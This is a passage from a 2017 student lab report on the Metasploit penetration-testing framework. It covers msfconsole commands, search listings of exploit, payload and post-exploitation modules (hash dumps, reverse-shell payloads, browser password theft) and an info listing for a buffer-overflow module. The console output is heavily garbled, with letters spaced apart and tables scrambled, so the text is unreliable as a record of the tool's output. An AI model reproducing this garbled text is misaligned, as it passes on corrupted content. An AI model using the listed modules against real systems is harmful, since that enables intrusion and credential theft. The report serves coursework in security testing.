Peter the Great St.Petersburg Polytechnic University

Institute of Computer Science & Technologys

Department of Computer Systems & Software Engineering

**Laboratory №3 Report Discipline:** Information Security

**Theme:** Impactful Penetration Testing Solution Metasploit

Made by student of group. 13541/1 Smirnov M.I.

(signature)

Lecturer Bogach N.V.

(signature)

“ ” 2017 г.

Saint-Petersburg

2017

Contents

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| 1 Impactful Penetration Testing Solution Metasploit | | | | 2 |
|  | 1.1 | Objectives . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . | | 2 |
|  | 1.2 Task . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . | | | 2 |
|  |  | 1.2.1 | Study . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . | 2 |
|  |  | 1.2.2 | Exercises . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . | 3 |
| 2 | Work Progress | | | 4 |
|  | 2.1 | Study . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . | | 4 |
|  |  | 2.1.1 | Basic concepts using documentation - auxiliary, payload, exploit, shell- |  |
|  |  |  | code, nop, encoder . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . | 4 |
|  |  | 2.1.2 | How to launch msfconsole and list available commands (help) . . . . . | 4 |
|  |  | 2.1.3 | MSFconsole core commands search (name, type, author etc. search), |  |
|  |  |  | info, load, use . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . | 7 |
|  |  | 2.1.4 | Using exploits . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . | 11 |
|  |  | 2.1.5 | Database Backend Commands . . . . . . . . . . . . . . . . . . . . . . . . | 12 |
|  |  | 2.1.6 | Metasploit GUIs – Armitage GUI front-end for the Metasploit Framework | 14 |
|  |  | 2.1.7 | Metasploit GUIs – web-client GUI . . . . . . . . . . . . . . . . . . . . . . | 16 |
|  | 2.2 Exercises . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . | | | 17 |
|  |  | 2.2.1 | VNC Scanner . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . | 17 |
|  |  | 2.2.2 | SMB Login Check Scanner . . . . . . . . . . . . . . . . . . . . . . . . . . | 19 |
|  |  | 2.2.3 | Get root using vsftpd vulnerability . . . . . . . . . . . . . . . . . . . . . . | 19 |
|  |  | 2.2.4 | Get root using irc vulnerability . . . . . . . . . . . . . . . . . . . . . . . . . | 20 |
|  |  | 2.2.5 | Armitage Hail Mary . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . | 22 |
|  |  | 2.2.6 | Study three exploit source code files and explain them . . . . . . . . . . | 24 |
| 3 | Conclusion | |  | 32 |

1

Impactful Penetration Testing Solution Metas-ploit

To take advantage of a system vulnerability, you often need an exploit, a small and highly specialized computer program whose only reason of being is to take advantage of a specific vulnerability and to provide access to a computer system. Exploits often deliver a payload to the target system to grant the attacker access to the system.

The Metasploit Project host the worlds largest public database of qualityassured exploits.

1.1 Objectives

After completing this module you will be able to:

1. Describe the steps of penetration testing process;
2. Perform the basic pen testing operations;
3. Learn the MSFconsole core commands and a variety of Metasploit tools;
4. Learn how to use exploits to gain the access to the system.

1.2 Task

1.2.1 Study

1. Basic concepts using documentation - auxiliary, payload, exploit, shellcode, nop, encoder;
2. How to launch msfconsole and list available commands (help);
3. MSFconsole core commands search (name, type, author etc. search), info, load, use;
4. Using exploits;
5. Database Backend Commands;
6. Metasploit GUIs – Armitage GUI front-end for the Metasploit Framework;
7. Metasploit GUIs – web-client GUI.

2

1.2.2 Exercises

Describe a workflow when using:

1. VNC Scanner;
2. SMB Login Check Scanner;
3. Get root using vsftpd vulnerability;
4. Get root using irc vulnerability;
5. Armitage Hail Mary.

Study three exploit source code files and explain them.

3

Work Progress

2.1 Study

2.1.1 Basic concepts using documentation - auxiliary, payload, exploit, shell-code, nop, encoder

Metasploit is a development environment designed to ease the work of penetration testers and network security analysts, featuring a comprehensive exploit library and a set of tools for developing new exploits.

* auxiliary - any module that is not an exploit is an auxiliary module. It includes modules below.

– admin(Admin HTTP Modules, Admin MySQL Modules etc);

– scanner(FTP, HTTP, POP3 etc);

– server(Server Capture Modules).

* payload - exploit modules always have a payload(some code, that will be executed). There can be three main payload types: singles, stagers and stages.
* exploit - a code fragment that exploits a vulnerability in the software or OS to perform an attack on the system.
* shellcode - used as a useful exploit load, which provides access to the shell OS.
* nop - is an assembler instruction that does not perform any action.
* encoder - need’s to avoid bad characters, which can lead to impossibility execute the code.

2.1.2 How to launch msfconsole and list available commands (help)

To launch msfconsole: msfconsole.

Get list of available commands: help.

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
| 1 | r o o t @ k a l i : ~# msfconsole | | | |  |  |  |
| 2 | [ ] F a i l e d | | t o connect t o t h e | | database : coul d | not connect | t o s e r v e r |
|  | *,!* : | Connection | | r e f u s e d |  |  |  |
| 3 | I s | t h e | s e r v e r | r u n n i n g on | host ” l o c a l h o s t ” | ( : : 1 ) and a c c e p t i n g | |
| 4 | TCP/ I P | | c o n n e c t i o n s on p o r t 5432? | | |  |  |
| 5 | co uld not | | connect | t o s e r v e r : | Connection r e f u s e d | |  |
| 6 | I s | t h e | s e r v e r | r u n n i n g on | host ” l o c a l h o s t ” | ( 1 2 7 . 0 . 0 . 1 ) | and |
|  | *,!* a c c e p t i n g | | |  |  |  |  |

4

|  |  |
| --- | --- |
| 7 | TCP/ I P c o n n e c t i o n s on p o r t 5432? |
| 8 |  |
| 9 |  |

1. /\* HERE WAS A BIG METASPOIT LOGO \*/

|  |  |  |  |
| --- | --- | --- | --- |
| 13 | = [ | m e t a s p l o i t v4 .16.7 dev | ] |
| 14 | +=[ | 1682 e x p l o i t s964 a u x i l i a r y299 post | ] |
| 15 | +=[ | 498 payloads 40 encoders 10 nops | ] |
| 16 | +=[ | Free M e t a s p l o i t Pro t r i a l : h t t p : / / r 7.co / trymsp | ] |
| 17 |  |  |  |

1. msf > h e l p
2. Core Commands
3. =============

|  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| 23 | Command | D e s c r i p t i o n | | | |  |  |  |  |  |  |  |  |  |  |
| 24 |  |  | | | |  |  |  |  |  |  |  |  |  |  |
| 25 | ? | Help | menu | |  |  |  |  |  |  |  |  |  |  |  |
| 26 | banner | D i s p l a y an awesome m e t a s p l o i t banner | | | | | | | | | | | |  |  |
| 27 | cd | Change | | t h e c u r r e n t | | | | | | working d i r e c t o r y | | | |  |  |
| 28 | c o l o r | Toggle | | c o l o r | | |  |  |  |  |  |  |  |  |  |
| 29 | connect | Communicate w i t h a host | | | | | | | | |  |  |  |  |  |
| 30 | e x i t | E x i t | t h e | | console | | | |  | c o n t e x t s p e c i f i c | | | |  |  |
| 31 | g e t | Gets | t h e v a l u e | | | | | o f | a | v a r i a b l e | |
| 32 | getg | Gets | t h e v a l u e | | | | | o f | a | g l o b a l v a r i a b l e | | | |  |  |
| 33 | grep | Grep t h e o u t p u t o f a n o t h e r command | | | | | | | | | | | |  |  |
| 34 | h e l p | Help | menu | |  |  |  |  |  |  |  |  |  |  |  |
| 35 | h i s t o r y | Show command | | | | | h i s t o r y | | | |  |  |  |  |  |
| 36 | i r b | Drop | i n t o | | i r b | |  | s c r i p t i n g | | | mode |  |  |  |  |
| 37 | l o a d | Load | a | framework | | | | | p l u g i n | |  |  |  |  |  |
| 38 | q u i t | E x i t | t h e | | console | | | |  |  |  |  |  |  |  |
| 39 | r o u t e | Route |  | t r a f f i c | | |  | through a | | | s e s s i o n | |  |  |  |
| 40 | save | Saves |  | t h e a c t i v e | | | | | d a t a s t o r e s | | |  |  |  |  |
| 41 | s e s s i o n s | Dump | s e s s i o n | | | | l i s t i n g s and d i s p l a y | | | | | | i n f o r m a t i o n | | |
|  | *,!* about s e s s i o n s | | a c o n t e x t s p e c i f i c | | | | | | | |  |  |  |  |  |
| 42 | s e t | Sets | v a r i a b l e | | t o | a | v a l u e |
| 43 | s e t g | Sets | a g l o b a l | | | |  | v a r i a b l e | | | t o a | v a l u e |  |  |  |
| 44 | s l e e p | Do n o t h i n g | | | | f o r | | t h e | | s p e c i f i e d | | number | | o f | seconds |
| 45 | spool | W r i t e |  | console | | |  | o u t p u t i n t o a | | | | f i l e | as | w e l l t h e | |
|  | *,!* screen |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
| 46 | t h r e a d s | View and m a n i p u l a t e background t h r e a d s | | | | | | | | | | | | |  |
| 47 | unload | Unload | | a | framework | | | | | p l u g i n | |  |  |  |  |
| 48 | unset | Unsets | | one | | o r |  | more | | c o n t e x t s p e c i f i c | | | | v a r i a b l e s | |
| 49 | unsetg | Unsets | | one | | o r |  | more | | g l o b a l v a r i a b l e s | | | |  |  |
| 50 | v e r s i o n | Show | t h e | | framework | | | | | and | console l i b r a r y | | | | v e r s i o n |
| 51 | *,!* numbers |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
|  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
| 52 |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
| 53 | Module Commands |  |  |  |  |  |  |  |  |  |  |  |  |  |  |

5

1. ===============

|  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| 56 | Command | D e s c r i p t i o n | | |  |  |  |  |  |  |  |  |  |  |
| 57 |  |  | | |  |  |  |  |  |  |  |  |  |  |
| 58 | advanced | D i s p l a y s | | advanced | | | o p t i o n s | | | f o r | | one | o r | more |
|  | *,!* modules |  |  |  |  |  |  |  |  |  |  |  |  |  |
| 59 | back | Move back from t h e | | | | | c u r r e n t | | | c o n t e x t | | |  |  |
| 60 | e d i t | E d i t | t h e | c u r r e n t | | module | | | w i t h | | t h e p r e f e r r e d | | | |
|  | *,!* e d i t o r |  |  |  |  |  |  |  |  |  |  |  |  |  |
| 61 | i n f o | D i s p l a y s i n f o r m a t i o n about one o r more modules | | | | | | | | | | | | |
| 62 | l o a d p a t h | Searches | | f o r and | | l o a d s modules | | | | | | from a | | path |
| 63 | o p t i o n s | D i s p l a y s | | g l o b a l | | o p t i o n s | | | o r | f o r | | one | o r | more |
|  | *,!* modules |  |  |  |  |  |  |  |  |  |  |  |  |  |
| 64 | popm | Pops | t h e | l a t e s t | | module | | | o f f | t h e | | s t a c k | | and makes |
|  | *,!* i ta c t i v e |  |  |  |  |  |  |  |  |  |  |  |  |  |
| 65 | p r e v i o u s | Sets | t h e | p r e v i o u s l y | | | | loaded | | module | | | as | t h e c u r r e n t |
|  | *,!*module |  |  |  |  |  |  |  |  |  |  |  |  |  |
| 66 | pushm | Pushes t h e | | | a c t i v e | | o r | l i s t | | o f | modules | | | onto t h e |
|  | *,!* module s t a c k |  |  |  |  |  |  |  |  |  |  |  |  |  |
| 67 | r e l o a d \_ a l l | Reloads | | a l l | modules | | | from a l l | | | d e f i n e d | | | module |
|  | *,!* paths |  |  |  |  |  |  |  |  |  |  |  |  |  |
| 68 | search | Searches | | module | | names and | | | | d e s c r i p t i o n s | | | | |
| 69 | show | D i s p l a y s | | modules | | o f a g i v e n | | | | | type , | | o r | a l l modules |
| 70 | use | S e l e c t s | | a module | | by | | name | |  |  |  |  |  |
| 71 |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
| 72 |  |  |  |  |  |  |  |  |  |  |  |  |  |  |

1. Job Commands
2. ============

|  |  |  |  |
| --- | --- | --- | --- |
| 76 | x | Command | D e s c r i p t i o n |
| 77 |  |  |  |
| 78 |  | h a n d l e r | S t a r t a payload h a n d l e r as j o b |
| 79 |  | j o b s | D i s p l a y s and manages j o b s |
| 80 |  | k i l l | K i l l a j o b |
| 81 |  | rename\_job | Rename a j o b |
| 82 |  |  |  |
| 83 |  |  |  |
| 84 | Resource S c r i p t | | Commands |

1. ========================

|  |  |  |  |
| --- | --- | --- | --- |
| 87 | Command | D e s c r i p t i o n |  |
| 88 |  |  |  |
| 89 | makerc | Save commands e n t e r e d s i n c e | s t a r t t o a f i l e |
| 90 | r e s o u r c e | Run t h e commands s t o r e d i n a | f i l e |
| 91 |  |  |  |
| 92 |  |  |  |

1. Database Backend Commands
2. =========================

|  |  |  |
| --- | --- | --- |
| 96 | Command | D e s c r i p t i o n |

6

|  |  |  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| 97 |  |  | | | | |  |  |  |  |  |  |
| 98 | db\_connect | Connect | |  | t o | an | e x i s t i n g database | | | | |  |
| 99 | d b \_ d i s c o n n e c t | Disconnect | | | | from t h e c u r r e n t | | | | | database |  |
|  | *,!* i n s t a n c e |  |  |  |  |  |  |  |  |  |  |  |
| 100 | d b \_ e x p o r t | E x p o r t | | a | f i l e | | c o n t a i n i n g | | | t h e | c o n t e n t s o f | t h e |
|  | *,!*database |  |  |  |  |  |  |  |  |  |  |  |
| 101 | db\_import | Import | | a | scan | | r e s u l t | | f i l e | ( f i l e t y p e w i l l | | be |
|  | *,!* auto d e t e c t e d ) |  |  |  |  |  |  |  |  |  |  |  |
| 102 | db\_nmap | Executes | | | nmap | | and | r e c o r d s | | t h e o u t p u t | |  |
|  | *,!* a u t o m a t i c a l l y | R e b u i l d s t h e database s t o r e d module cache | | | | | | | | | |  |
| 103 | d b \_ r e b u i l d \_ c a c h e |  |
| 104 | d b \_ s t a t u s | Show | t h e | | c u r r e n t | | | database | | s t a t u s | |  |
| 105 | hosts | L i s t | a l l | | hosts | | i n | t h e | database | | |  |
| 106 | l o o t | L i s t | a l l | | l o o t | | i n | t h e | database | | |  |
| 107 | notes | L i s t | a l l | | notes | | i n | t h e | database | | |  |
| 108 | s e r v i c e s | L i s t | a l l | | s e r v i c e s | | | i n | t h e | database | |  |
| 109 | v u l n s | L i s t | a l l | | v u l n e r a b i l i t i e s | | | | | i n | t h e database |  |
| 110 | workspace | Switch | | between | | | database workspaces | | | | |  |
| 111 |  |  |  |  |  |  |  |  |  |  |  |  |
| 112 |  |  |  |  |  |  |  |  |  |  |  |  |
| 113 | C r e d e n t i a l s Backend | Commands | |  |  |  |  |  |  |  |  |  |

1. ============================

|  |  |  |
| --- | --- | --- |
| 116 | Command | D e s c r i p t i o n |
| 117 |  |  |
| 118 | creds | L i s t a l l c r e d e n t i a l s i n t h e database |
| 119 |  |  |

1. msf >

Listing 2.1: msfconsole with available commands

2.1.3 MSFconsole core commands search (name, type, author etc. search), info, load, use

Search - searches module names and descriptions.

search <search operator>:<search term>

|  |  |  |
| --- | --- | --- |
| 1 | msf | > search name : mysql |
| 2 | [ ! ] | Module database cache not b u i l t yet , u s i n g slow search |
| 3 |  |  |
| 4 | Matching Modules | |

* ================

6

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| 7 | Name | D i s c l o s u r e Date | Rank | D e s c r i p t i o n |
| 8 |  |  |  |  |
| 9 | a u x i l i a r y / admin / mysql / mysql\_enum | | | normal MySQL Enumeration Module |
| 10 | a u x i l i a r y / admin / mysql / m y s q l \_ s q l | | | normal MySQL SQL G e n e r i c Query |
| 11 | a u x i l i a r y / a n a l y z e / j t r \_ m y s q l \_ f a s t | | | normal John t h e R i p p e r MySQL |
|  | *,!* Password C r a c k e r ( Fast Mode ) | | | |

7

|  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| 12 | a u x i l i a r y / scanner / mysql / mysql\_authbypass\_hashdump 2012 06 09 | | | | | | | | | | | | | | |
|  | *,!* normal MySQL A u t h e n t i c a t i o n Bypass | | | | | | Password Dump | | | | | |  |  |  |
| 13 | a u x i l i a r y / scanner / mysql / m y s q l \_ f i l e \_ e n u m | | | | | | normal | | MYSQL | | | F i l e / | |  |  |
|  | *,!* D i r e c t o r y | | | Enumerator |  |  |  |  |  |  |  |  |  |  |  |
| 14 | a u x i l i a r y / scanner / mysql / mysql\_hashdump normal | | | | | | | | MYSQL | | Password | | | | |
|  | *,!* Hashdump | | |  |  |  |  |  |  |  |  |  |  |  |  |
| 15 | a u x i l i a r y / scanner / mysql / m y s q l \_ l o g i n normal MySQL | | | | | | | | | Login | | | U t i l i t y | | |
| 16 | a u x i l i a r y / scanner / mysql / mysql\_schemadump normal MYSQL Schema Dump | | | | | | | | | | | | | | |
| 17 | a u x i l i a r y / scanner / mysql / m y s q l \_ v e r s i o n normal | | | | | | | MySQL | | | S e r v e r | | | V e r s i o n | |
|  | *,!* Enumeration | | | |  |  |  |  |  |  |  |  |  |  |  |
| 18 | a u x i l i a r y / scanner / mysql / m y s q l \_ w r i t a b l e \_ d i r s | | | | | | | normal | | | MYSQL | | |  |  |
|  | *,!* D i r e c t o r y | | | W r i t e Test |  |  |  |  |  |  |  |  |  |  |  |
| 19 | a u x i l i a r y / s e r v e r / c a p t u r e / mysql | | | | normal A u t h e n t i c a t i o n | | | | | | | Capture : | | | |
|  | *,!* MySQL | | |  |  |  | 2010 01 25 | | | |  |  |  |  |  |
| 20 | e x p l o i t / l i n u x / mysql / mysql\_yassl\_getname | | | | | | good | | MySQL | | |
|  | *,!* yaSSL CertDecoder : : GetName B u f f e r | | | | | | O v e r f l o w | | |  |  |  |  |  |  |
| 21 | e x p l o i t / l i n u x / mysql / m y s q l \_ y a s s l \_ h e l l o 2008 01 04 | | | | | | | | | good | | MySQL | | | yaSSL |
|  | *,!* SSL H e l l o | | | Message B u f f e r O v e r f l o w | | |  |  |  |  |  |  |  |  |  |
| 22 | e x p l o i t / windows / mysql / mysql\_mof | | | | 2012 12 01 e x c e l l e n t | | | | | | | O r a c l e | | | MySQL |
|  | *,!* f o r M i c r o s o f t Windows MOF | | | | E x e c u t i o n | | |  |  |  |  |  |  |  |  |
| 23 | e x p l o i t / windows / mysql / mysql\_payload 2009 01 16 e x c e l l e n t | | | | | | | | | | | | | O r a c l e | |
|  | *,!* MySQL f o r | | | M i c r o s o f t Windows Payload E x e c u t i o n | | | | | | |  |  |  |  |  |
| 24 | e x p l o i t / windows / mysql / m y s q l \_ s t a r t \_ u p 2012 12 01 | | | | | | | | | e x c e l l e n t | | | |  | O r a c l e |
|  | *,!* MySQL f o r | | | M i c r o s o f t Windows FILE P r i v i l e g e | | | | | | Abuse | | |  |  |  |
| 25 | e x p l o i t / windows / mysql / m y s q l \_ y a s s l \_ h e l l o | | | | | | 2008 01 04 | | | | average | | | MySQL | |
|  | *,!* yaSSL SSL | | | H e l l o Message B u f f e r O v e r f l o w | | | |  | 2012 07 27 e x c e l l e n t | | | | | | |
| 26 | e x p l o i t / windows / mysql / s c r u t i n i z e r \_ u p l o a d \_ e x e c | | | | | | |  |
|  | *,!* | | P l i x e r | S c r u t i n i z e r NetFlow | | and sFlow | | A n a l y z e r | | | | 9 D e f a u l t | | | |
|  | *,!* MySQL C r e d e n t i a l | | | |  |  |  |  |  |  |  |  |  |  |  |
| 27 | . . . |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
|  |  | | | | |  |  |  |  |  |  |  |  |  |  |
|  | Listing 2.2: search example with name operator | | | | |  |  |  |  |  |  |  |  |  |  |
|  |  |  |  | |  |  |  |  |  |  |  |  |  |  |  |
|  |  |  |  | |  |  |  |  |  |  |  |  |  |  |  |
| 1 | msf | > | search t y p e : post | |  |  |  |  |  |  |  |  |  |  |  |
| 2 | [ ! ] | Module database cache not b u i l t | | | | yet , | u s i n g | | slow | | search | | |  |  |

3

4 Matching Modules

* ================

6

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| 7 | Name | D i s c l o s u r e | Date | Rank | D e s c r i p t i o n |
| 8 |  |  | | |  |
| 9 | post / a i x / hashdumpnormal AIX | | | Gather | Dump Password Hashes |
| 10 | post / a n d r o i d / c a p t u r e / screen | | | normal | And roi d Screen Capture |
| 11 | post / a n d r o i d / manage / remove\_lock | | | | 2013 10 11 |
|  | *,!* | normal | Andr oid S e t t i n g s Remove Device Locks | | |
|  | *,!* ( 4 . 04 . 3 ) | |  |  |  |

1. post / a n d r o i d / manage / r e m o v e \_ l o c k \_ r o o t normal And roid Root Remove *,!* Device Locks ( r o o t )

|  |  |  |
| --- | --- | --- |
| 13 | post / c i s c o / g a t h e r / enum\_cisco | normal Cisco Gather Device G e n e r a l |
|  | *,!* I n f o r m a t i o n | 2014 03 26 normal F i r e f o x Gather |
| 14 | post / f i r e f o x / g a t h e r / c o o k i e s |

8

|  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
|  | *,!* Cookies from P r i v i l e g e d | | | | | | | J a v a s c r i p t | | S h e l l | |  |  |  |
| 15 | post / f i r e f o x / g a t h e r / h i s t o r y 2014 04 11 normal F i r e f o x | | | | | | | | | | | | | Gather |
|  | *,!* H i s t o r y from P r i v i l e g e d | | | | | | | J a v a s c r i p t | | S h e l l | |  |  |  |
| 16 | post / f i r e f o x / g a t h e r / passwords | | | | | | | 2014 04 11 | | normal F i r e f o x Gather | | | | |
|  | *,!* Passwords from | | | | P r i v i l e g e d J a v a s c r i p t S h e l l | | | | | | |  |  |  |
| 17 | . . . |  |  |  |  |  |  |  |  |  |  |  |  |  |
|  |  | | | | | | | |  |  |  |  |  |  |
|  | Listing 2.3: search example with type operator | | | | | | | |  |  |  |  |  |  |
|  |  |  | |  | | | |  |  |  |  |  |  |  |
|  |  |  | |  | | | |  |  |  |  |  |  |  |
| 1 | msf | > search | | a u t h o r : dookie | | | |  |  |  |  |  |  |  |
| 2 | [ ! ] | Module database | | | cache | | not | b u i l t | yet , | u s i n g slow | | | search | |
| 3 |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
| 4 | Matching | | Modules | |  |  |  |  |  |  |  |  |  |  |
| 5 | ================ | | | |  |  |  |  |  |  |  |  |  |  |
| 6 |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
| 7 | Name |  | D i s c l o s u r e | | Date | | Rank | | D e s c r i p t i o n | | |  |  |  |
| 8 |  | |  | | | |  | |  | | |  |  |  |
| 9 | e x p l o i t / osx / h t t p / evocam\_webserver 2010 06 01 average | | | | | | | | | | | | | MacOS X |
|  | *,!* EvoCam HTTP GET B u f f e r O v e r f l o w | | | | | | | | |  |  |  |  |  |
| 10 | e x p l o i t / osx / misc / u f o \_ a i | | | | | 2009 10 28 | | | average | | UFO : | A l i e n | | I n v a s i o n |
|  | *,!* IRC | | C l i e n t B u f f e r | | | O v e r f l o w | | |  |  |  |  |  |  |
| 11 | e x p l o i t / windows / browser / amaya\_bdo 2009 01 28 normal | | | | | | | | | | | | Amaya Browser | |
|  | *,!* v11 . 0 | | | ’ bdo ’ Tag O v e r f l o w | | | |  |  |  |  | 2010 05 19 g r e a t | | |
| 12 | e x p l o i t / windows / browser / c o m m u n i c r y p t \_ m a i l \_ a c t i v e x | | | | | | | | | | |
|  | *,!* | | CommuniCrypt | | | M a i l 1 . 16 SMTP A c t i v e X Stack | | | | | | | B u f f e r | |
|  | *,!* O v e r f l o w | | | |  |  |  |  |  |  | 2011 06 21 normal | | | |
| 13 | e x p l o i t / windows / browser / m o z i l l a \_ r e d u c e r i g h t | | | | | | | | | |
|  | *,!* M o z i l l a F i r e f o x A r r a y . r e d u c e R i g h t ( ) I n t e g e r O v e r f l o w | | | | | | | | | | | | | |
| 14 | e x p l o i t / windows / browser / n c t a u d i o f i l e 2 \_ s e t f o r m a t l i k e s a m p l e | | | | | | | | | | | | | |
|  | *,!* 2007 01 24 normal | | | | |  | NCTAudioFile2 v2 . x | | | | A c t i v e X | | C o n t r o l | |
|  | *,!* SetFormatLikeSample ( ) B u f f e r O v e r f l o w | | | | | | | | | |  |  |  |  |
| 15 | . . . |  |  |  |  |  |  |  |  |  |  |  |  |  |
|  |  | | | | | | | |  |  |  |  |  |  |
|  | Listing 2.4: search example with author operator | | | | | | | |  |  |  |  |  |  |
|  |  |  | |  | | |  |  |  |  |  |  |  |  |
|  |  |  | |  | | |  |  |  |  |  |  |  |  |
| 1 | msf | > search | | p l a t f o r m : a i x | | |  |  |  |  |  |  |  |  |
| 2 | [ ! ] | Module database | | | cache | | not | b u i l t | yet , | u s i n g slow | | | search | |
| 3 |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
| 4 | Matching | | Modules | |  |  |  |  |  |  |  |  |  |  |

* ================

6

|  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| 7 | Name | D i s c l o s u r e Date | Rank | | D e s c r i p t i o n | | |  |  |  |
| 8 |  |  |  | |  | | |  |  |  |
| 9 | e x p l o i t / a i x / l o c a l / i b s t a t \_ p a t h | | | 2013 09 24 | | e x c e l l e n t | | i b s t a t | $PATH | |
|  | *,!* P r i v i l e g e E s c a l a t i o n | |  | 2009 10 07 | |  |  |  |  |  |
| 10 | e x p l o i t / a i x / rpc\_cmsd\_opcode21 | | | g r e a t | AIX | C al e nd a r | |  |
|  | *,!* Manager S e r v i c e Daemon ( rpc . cmsd ) Opcode | | | | | | 21 B u f f e r | | O v e r f l o w | |
| 11 | e x p l o i t / a i x / r p c \_ t t d b s e r v e r d \_ r e a l p a t h | | | | 2009 06 17 g r e a t T o o l T a l k | | | | | rpc |
|  | *,!* . t t d b s e r v e r d \_ t t \_ i n t e r n a l \_ r e a l p a t h | | | | | B u f f e r O v e r f l o w | | | ( AIX ) |  |
| 12 | payload / a i x / ppc / s h e l l \_ b i n d \_ t c p | | | normal | AIX Command | | | S h e l l , | Bind | TCP |
|  | *,!* I n l i n e | |  |  |  |  |  |  |  |  |

9

|  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| 13 | payload / a i x / ppc / s h e l l \_ f i n d \_ p o r t | | | normal | AIX Command S h e l l , | | | F i n d | |
|  | *,!* P o r t I n l i n e |  |  |  |  |  |  |  |  |
| 14 | payload / a i x / ppc / s h e l l \_ i n t e r a c t | | | normal | AIX | execve S h e l l f o r | | | i n e t d |
| 15 | payload / a i x / ppc / s h e l l \_ r e v e r s e \_ t c p normal | | | | | AIX Command S h e l l , | | |  |
|  | *,!* Reverse TCP | I n l i n e |  |  |  |  |  |  |  |
| 16 | post / a i x / hashdump | normal AIX | Gather Dump Password Hashes | | | | |  |  |
| 17 | post / m u l t i / manage / sudo normal | | M u l t i p l e | | L i n u x / | | Unix Post | Sudo | |
|  | *,!* Upgrade S h e l l | |  |  |  |  |  |  |  |
| 18 | post / m u l t i / recon / l o c a l \_ e x p l o i t \_ s u g g e s t e r | | | | | normal | M u l t i Recon | | L o c a l |
|  | *,!* E x p l o i t Suggester | |  |  |  |  |  |  |  |
|  | Listing 2.5: search example with platform operator | | | |  |  |  |  |  |
|  |  | | | | | | | | |
|  | The info command will provide detailed information about a particular module including all | | | | | | | | |
|  | options, targets, and other information. | |  |  |  |  |  |  |  |
|  |  | | | | | | |  |  |
| 1 | msf > i n f o e x p l o i t / windows / f i l e f o r m a t / a\_pdf\_wav\_to\_mp3 | | | | | | |  |  |
| 2 | Name : A PDF WAV t o MP3 | |  |  |  |  |  |  |  |
| 3 | v1 . 0 . 0 B u f f e r O v e r f l o w | | | | |  |  |

* Module : e x p l o i t / windows / f i l e f o r m a t / a\_pdf\_wav\_to\_mp3

5P l a t f o r m : Windows

6 P r i v i l e g e d : No

|  |  |
| --- | --- |
| 7 | L i c e n s e : M e t a s p l o i t Framework L i c e n s e ( BSD ) |

* Rank : Normal
* D i s c l o s e d : 2010 08 17

10

11 P r o v i d e d by : 12 d4rk h4ck3r 13 Dr\_IDE

14dooki e

15

16 A v a i l a b l e t a r g e t s :

1. I d Name

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| 19 | 0 Windows U n i v e r s a l | |  |  |
| 20 |  |  |  |  |
| 21 | B a s i c o p t i o n s : | |  |  |
| 22 | Name | C u r r e n t S e t t i n g | R e q u i r e d D e s c r i p t i o n | |
| 23 |  |  |  |  |
| 24 | FILENAME | msf . wav | no | The f i l e name . |
| 25 |  |  |  |  |
| 26 | Payload i n f o r m a t i o n : | |  |  |

1. Space : 600
2. Avoid : 2 c h a r a c t e r s
3. D e s c r i p t i o n :

|  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- |
| 31 | T h i s module e x p l o i t s | | a b u f f e r | | o v e r f l o w | i n A PDF WAV | t o MP3 | v1 |
|  | *,!* . 0 . 0 . | |  |  |  |  |  |  |
| 32 | When t h e | a p p l i c a t i o n | i s | used | t o i m p o r t | a s p e c i a l l y | c r a f t e d | m3u |
|  | *,!* f i l e | , |  |  |  |  |  |  |
| 33 | a b u f f e r | o v e r f l o w occurs | | a l l o w i n g a r b i t r a r y code e x e c u t i o n . | | | |  |
| 34 |  |  |  |  |  |  |  |  |

10

1. References :
2. OSVDB (67241)
3. h t t p s : / /www. e x p l o i t db . com/ e x p l o i t s /14676
4. h t t p s : / /www. e x p l o i t db . com/ e x p l o i t s /14681

Listing 2.6: info command example

The load command loads a plugin from Metasploit’s plugin directory. Arguments are passed as key=val on the shell.

|  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| 1 | msf > l o a d | | |  |  |  |  |  |  |
| 2 | Usage : l o a d | | | < o p t i o n > | | [ v a r = v a l v a r = v a l . . . ] | | | |
| 3 |  |  |  |  |  |  |  |  |  |
